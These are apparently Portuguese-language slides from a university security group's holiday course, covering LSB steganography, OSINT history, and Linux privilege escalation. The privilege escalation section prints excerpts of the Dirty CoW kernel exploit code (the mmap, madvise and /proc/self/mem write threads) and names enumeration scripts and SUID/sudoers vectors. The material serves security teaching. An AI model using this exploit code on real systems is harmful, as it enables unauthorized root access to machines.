Curso de Férias - Dia 4

Estevam Arantes

Programação (tarde)

- Steganografia
- OSINT
- Escalação de privilégios (Linux)
- Ataques em redes locais (se der tempo)


Steganografia - O que é?

Tipos de Steganografia

- Técnico
- Linguístico
- Digital

Steganografia - LSB

Original Image




```
11111111  00000000
00000000  00000000
00000000  00000000

11111111  00000000
11111111  00000000
00000000  11111111
```

Least Significant Bit Steganography

Stego Image



```
11111101  00000011
00000010  00000001
00000000  00000010

11111100  00000011
11111101  00000001
00000001  11111100
```

c	a	t
01 10 00 11	01 10 00 01	01 11 01 00

OSINT

OSINT

- Começou no Foreign BroadCast Information Service (FBIS)
- Jornais, revistas, televisão
- Pioneiro no uso de Open Source Intelligence
- Analisava noticiários e monitorava publicações da URSS.
    - Open Source Center sendo um braço da CIA

Motivação

- Legislação
- Logs
- Permissão
- Busca por informações sensíveis...

Escalação de Privilégio

- O que é?
- Por qual motivo queremos?
- O que poderia dar errado?

Escalação de Privilégios

Dirty CoW

- Copy on Write
- Threads e Condições de Corrida
- /proc/self/mem
- System Calls
  - mmap - mapeamento privado na memória
  - madvice - especifica como a memória vai ser utilizada
  - procselfmem - seek e write em /proc/self/mem
- O exploit

Dirty CoW - mmap

```
/* [...] */
    f=open(argv[1],O_RDONLY);
    fstat(f,&st);
    name=argv[1];
/* [...] */
    map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
    printf("mmap %zx\n\n",(uintptr_t) map);
/* [...] */
    pthread_create(&pth1,NULL,madviseThread,argv[1]);
    pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
```

Dirty CoW - madvice

```
void *madviseThread(void *arg) {
    char *str;
    str=(char*)arg;
    int i,c=0;
    for(i=0;i<100000000;i++) {
/* [...] */
        c+=madvise(map,100,MADV_DONTNEED);
    }
    printf("madvise %d\n\n",c);
}
```

Dirty CoW - procselfmem

```
void *procselfmemThread(void *arg) {
    char *str;
    str=(char*)arg;
/* [...] */
    int f=open("/proc/self/mem",O_RDWR);
    int i,c=0;
    for(i=0;i<100000000;i++) {
/* [...] */
        lseek(f,(uintptr_t) map,SEEK_SET);
        c+=write(f,str,strlen(str));
    }
    printf("procselfmem %d\n\n", c);
}
```

Escalação de privilégios

- Outros scripts: Linenum.sh e linuxprivchecker.py
- Possíveis vetores interessantes
  - Sudoers
  - Binários com SUID/SGID bit

GANESH

Grupo de Segurança da Informação
ICMC / USP - São Carlos, SP
http://ganesh.icmc.usp.br/
ganesh@icmc.usp.br